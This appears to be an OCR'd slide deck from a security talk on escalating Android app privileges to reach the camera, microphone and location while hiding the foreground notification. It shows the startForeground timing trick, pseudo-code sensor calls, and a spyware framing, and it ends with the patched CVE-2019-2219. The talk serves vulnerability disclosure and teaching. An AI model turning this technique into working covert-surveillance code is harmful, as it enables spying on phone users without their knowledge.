Hacking Android Foreground Services – Escalation of Privileges

by RONY **DAS**

WHO AM I ?

- Senior Security Consultant @ NetSentries
- I am in the security domain since 2013.
- curious about "how malwares work?"
- My interest extends from Android, Web to Binaries.

WHAT IS THE GOAL OF THIS TALK?

- Escalating privileges to access hardware sensors such as (Mircrophone, Camera, Location) without a foreground notification.

Foreground Notification Service

- What is a **foreground notification**?
  - The most simplest definition of what a foreground notification is: **a sticky notification which you cannot quit**;
  - A good example of Foreground notification is: **Google maps navigation status bar**, which is sticky. You cannot remove such notification until and unless the apps triggers a signal to stop it.

DEMO TIME - #1

WHAT IS A FOREGROUND NOTIFICATION?

WE WILL HAVE TO PEEK IN **2017.**

ANDROID O (8) RELEASE IN AUGUST

ANDROID BACKGROUND LIMITATIONS

Security **feature** is still a "**feature**" and **features** comes with **bugs**.

MAJOR CHANGES

Background Service Limitations

Background Location Limitations


Background Service Limitations

- You **cannot** start a background service with **startService()** method anymore.
- You **cannot** run services in background if the app is closed without any **foreground notification service** in place.
- You **cannot** access **hardware sensors/APIs** from the background such as:
  - **Microphone**
  - **Camera**
  - **Location**

Interesting things to know about – Foreground Notifications before exploiting


#1

- After the Android system creates the foreground service, the app gets five (5) seconds to start the foreground service notification. If not called in this time limit Android will drop off the service.


startForegroundService()
5 seconds time frame
startForeground()

#2

- Any code you run between the **starting** and **stopping** calls for **foreground notifications** will be able to access any sensitive hardware APIs the app wants to.
- Disadvantages:
  - You cannot access the sensitive hardware APIs for long amount of time.
  - The application's **stealthiness** will just vanish as it will show an sticky notification in the notification bar which is very prominent and malware developers cannot rely on it.



```
startForeground()
```

Foreground notification being shown to the user at this point.

```
// Any code you run here is privileged and can access hardware level APIs
accessCamera();
accessMicrophone();
accessLocation();
```


```
stopForeground()
```

We have a problem?
But Android Solves it for us.

- Taking **camera snaps**, **precise location** is short lived task and is totally doable under the 5 seconds time gap.
- But when it comes to long running tasks such **audio recording**, you surely DO NOT want to record audios for only 5 seconds.
- Because 5 second audio recording doesn't make sense for a spyware.


What is an Application context?

- A application context has all the global information about the application’s environment. It’s basically an handle to android core system functionalities. All application operations such as **receiving intents**, **broadcasts**, **launching activities** are included.


ANDROID ECOSYSTEM
Internal Storage
Context **A**
Context **B**
Malicious Android App
Android Media API
Passing Control

LITTLE TWIST.

EVERYTHING WE HAVE LEARNT SO AFTER,
DO NOT WORKS AFTER (**CVE-2019-2219**) GOOGLE ROLLED OUT A **PATCH** IN DECEMBER 2019.



CVE-ID	
CVE-2019-2219	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description


In several functions of NotificationManagerService.java and related files, there is a possible way to record audio from the background without notification to the user due to a permission bypass. This could lead to local escalation of privilege with User execution privileges needed. User interaction is not needed for exploitation.Product: AndroidVersions: Android-11Android ID: A-119041698

